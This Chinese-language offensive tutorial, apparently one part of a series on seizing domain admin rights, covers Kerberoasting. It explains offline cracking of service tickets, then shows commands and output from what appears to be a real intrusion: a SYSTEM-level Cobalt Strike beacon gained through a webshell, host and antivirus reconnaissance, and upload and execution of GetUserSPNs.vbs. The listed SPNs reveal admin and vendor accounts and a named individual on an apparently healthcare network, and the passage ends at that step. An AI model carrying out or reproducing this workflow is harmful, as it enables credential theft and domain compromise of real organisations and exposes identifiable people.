快速获取域控权限系列 [离线爆破高权限域用户服务票证]


关于 Kerberoasting 的基本利用原理:

首先,我们不妨简单回顾下 kerberos 的大致认证过程,当域内某个用户去请求同域内的某个服务资源时,请求会首先被送达 KDS 的 AS 中进行身份认证,认证通过后 AS 会返回一个用用户密码 hash 加密的 TGT 给用户,然后用户再拿着这个 TGT 向 TGS 去请求,**TGS 则会返回一个用对应服务账号[这个服务账号是怎么来的呢,很简单就是通过读取 SPN 中事先注册好的内容来的,在之前的 SPN 扫描章节,我们已简单介绍过 SPN 的格式和基础用途,此处不再赘述]的密码 hash 加密过的专门用于访问特定服务的服务票据回来**,最后,用户只需拿这张服务票据去访问对应的服务资源即可,而问题就出在 **TGS 返回服务票据**这儿,简单理解,假设**目标服务此时用的一个域账号来运行的**,那么 TGS 在向用户返回服务票据时,用户就可以拿到这张服务票据中 hash,由于 TGS 服务票据加密算法已知,所以,我们完全可以在本地不停的模拟票据加密然后和拿到的服务票据密码 hash 进行对比,一旦匹配上,也就得到了对应的用户明文密码,这也就是所谓的"Kerberoasting",退一步来讲,如果这个服务运行账户只是一个普通域用户,可能杀伤力并没有那么大,顶多只能算内网密码搜集范畴,但如果这个服务运行账户是一个"域管用户",后果可想而知,相信说到这里,大家应该都很清晰了,有些弟兄可能暂时还不太了解 kerberos,这个就要弟兄们自行下去慢慢补充了


第一步,先熟悉当前机器的大致环境

假设在此之前已经通过 webshell 提权拿到了当前机器的 system 权限 beacon,接着就来简单看下当前机器上的大致环境

```
beacon> cd c:\windows\logs
beacon> shell whoami /user            当前为 system 权限
beacon> shell query user              最近无用户登录记录
beacon> shell tasklist                从进程列表中看到看到了 Sophos 套装的进程
```




```
beacon> shell whoami /user
[*] Tasked beacon to run: whoami /user
[+] host called home, sent: 43 bytes
[+] received output:

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18

beacon> shell query user
[*] Tasked beacon to run: query user
[+] host called home, sent: 41 bytes
[+] received output:
No User exists for *
```




```
dwm.exe                        380 Console                    1     26,488 K
SavService.exe                1036 Services                   0    311,884 K
svchost.exe                   1472 Services                   0     20,992 K
svchost.exe                   1668 Services                   0     11,180 K
spoolsv.exe                   1852 Services                   0      9,776 K
sqlservr.exe                  1948 Services                   0    254,572 K
SAVAdminService.exe           1996 Services                   0      4,128 K
snmp.exe                      1460 Services                   0      7,296 K
ALsvc.exe                     2172 Services                   0      3,012 K
RouterNT.exe                  2244 Services                   0      7,952 K
swc_service.exe               2268 Services                   0      6,284 K
ssp.exe                       2344 Services                   0      6,544 K
sqlwriter.exe                 2472 Services                   0      6,104 K
swi_filter.exe                2636 Services                   0      4,360 K
swi_fc.exe                    2676 Services                   0     12,888 K
swi_service.exe               2808 Services                   0     19,560 K
svchost.exe                   2880 Services                   0     16,280 K
svchost.exe                   2904 Services                   0     12,856 K
zabbix_agentd.exe             3004 Services                   0     10,500 K
clussvc.exe                   1076 Services                   0     20,048 K
SQLAGENT.EXE                  3164 Services                   0      7,080 K
conhost.exe                   3316 Services                   0      3,032 K
sdcservice.exe                4048 Services                   0      2,836 K
fdlauncher.exe                3156 Services                   0      3,696 K
```

64 位的 win 2012, Sophos 详细版本如下

```
beacon> shell wmic OS get Caption,CSDVersion,OSArchitecture,Version
beacon> shell wmic product get name,version | findstr "Sophos"
```




```
beacon> shell wmic OS get Caption,CSDVersion,OSArchitecture,Version
[*] Tasked beacon to run: wmic OS get Caption,CSDVersion,OSArchitecture,Version
[+] host called home, sent: 84 bytes
[+] received output:
Caption                                   CSDVersion  OSArchitecture  Version
Microsoft Windows Server 2012 Datacenter              64-bit          6.2.9200
```




```
beacon> shell wmic product get name,version | findstr "Sophos"
[*] Tasked beacon to run: wmic product get name,version | findstr "Sophos"
[+] host called home, sent: 79 bytes
[+] received output:
Sophos Anti-Virus                                                 10.8.2.363
Sophos AutoUpdate                                                 5.14.36
Sophos Remote Management System                                   4.1.1
Sophos System Protection                                          1.3.1
```

通过本机的 ip 配置详情我们了解到,当前机器在域中[这点很关键]

```
beacon> shell ipconfig /all
```



```
Windows IP Configuration

   Host Name . . . . . . . . . . . . : [redacted]
   Primary Dns Suffix  . . . . . . . : [redacted]
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : [redacted]
```




```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) Ethernet Connection (2) I218-LM
   Physical Address. . . . . . . . . : AC-9E-17-B3-E5-9B
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 172.17.180.47(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   IPv4 Address. . . . . . . . . . . : 172.17.180.182(Duplicate)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.17.180.254
   DNS Servers . . . . . . . . . . . : 172.17.200.3
                                       172.17.200.4
   NetBIOS over Tcpip. . . . . . . . : Enabled
```


第二步,获取当前目标域内的所有以域用户身份运行服务的 SPN

获取方式比较简单 GetUserSPNs.vbs 说白点就是批量获取所有注册在域用户下的 SPN,具体结果如下

```
beacon> upload /home/klion/Desktop/GetUserSPNs.vbs
beacon> shell cscript GetUserSPNs.vbs
```




```
beacon> upload /home/klion/Desktop/GetUserSPNs.vbs
[*] Tasked beacon to upload /home/klion/Desktop/GetUserSPNs.vbs as GetUserSPNs.vbs
[+] host called home, sent: 3327 bytes
beacon> shell cscript GetUserSPNs.vbs
[*] Tasked beacon to run: cscript GetUserSPNs.vbs
[+] host called home, sent: 54 bytes
[+] received output:
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

CN=krbtgt,CN=Users,[redacted]
User Logon: krbtgt
-- kadmin/changepw

CN=krbtgt,CN=Users,[redacted]
User Logon: krbtgt
-- kadmin/changepw

CN=Administrator,CN=Users,DC[redacted]
User Logon: Administrator
-- MSSQLSvc/ipesakit-[redacted]:1433
-- MSSQLSvc/ipesakit-[redacted]
-- MSSQLSvc/EHR-DB3.[redacted]:1433
-- MSSQLSvc/EHR-DB3.[redacted]
-- MSSQLSvc/ipesakit-db2.[redacted]:1433
```



```
CN=Antivirus admin,OU=xCARE Vendors,OU=ManagedUsers,DC=[redacted]
User Logon: avadmin
-- MSSQLSvc/antivirusserver.[redacted]:1433

CN=EMR Admin,OU=xCARE Vendors,OU=ManagedUsers,DC=[redacted]
User Logon: emr
-- MSSQLSvc/MIRTH-V1[redacted]:1433
-- MSSQLSvc/MIRTH-V1.[redacted]
-- MSSQLSvc/MRTH-AP2.[redacted]:1433
-- MSSQLSvc/MRTH-AP2.[redacted]
-- MSSQLSvc/EMR-IF.[redacted]:1433
-- MSSQLSvc/EMR-IF [redacted]

CN=MOHD FAIZAL ADLI SALIM,OU=xCARE Executives,OU=ManagedUsers,DC=[redacted]
User Logon: faizaladli
-- MSSQLSvc/ipesakit-arch4.[redacted]:1433
-- MSSQLSvc/ipesakit-arch4.[redacted]

CN=Technitium Administrator,OU=Admins,OU=ManagedUsers,DC=[redacted]
User Logon: techadmin
-- MSSQLSvc/meis-as.[redacted]:1433

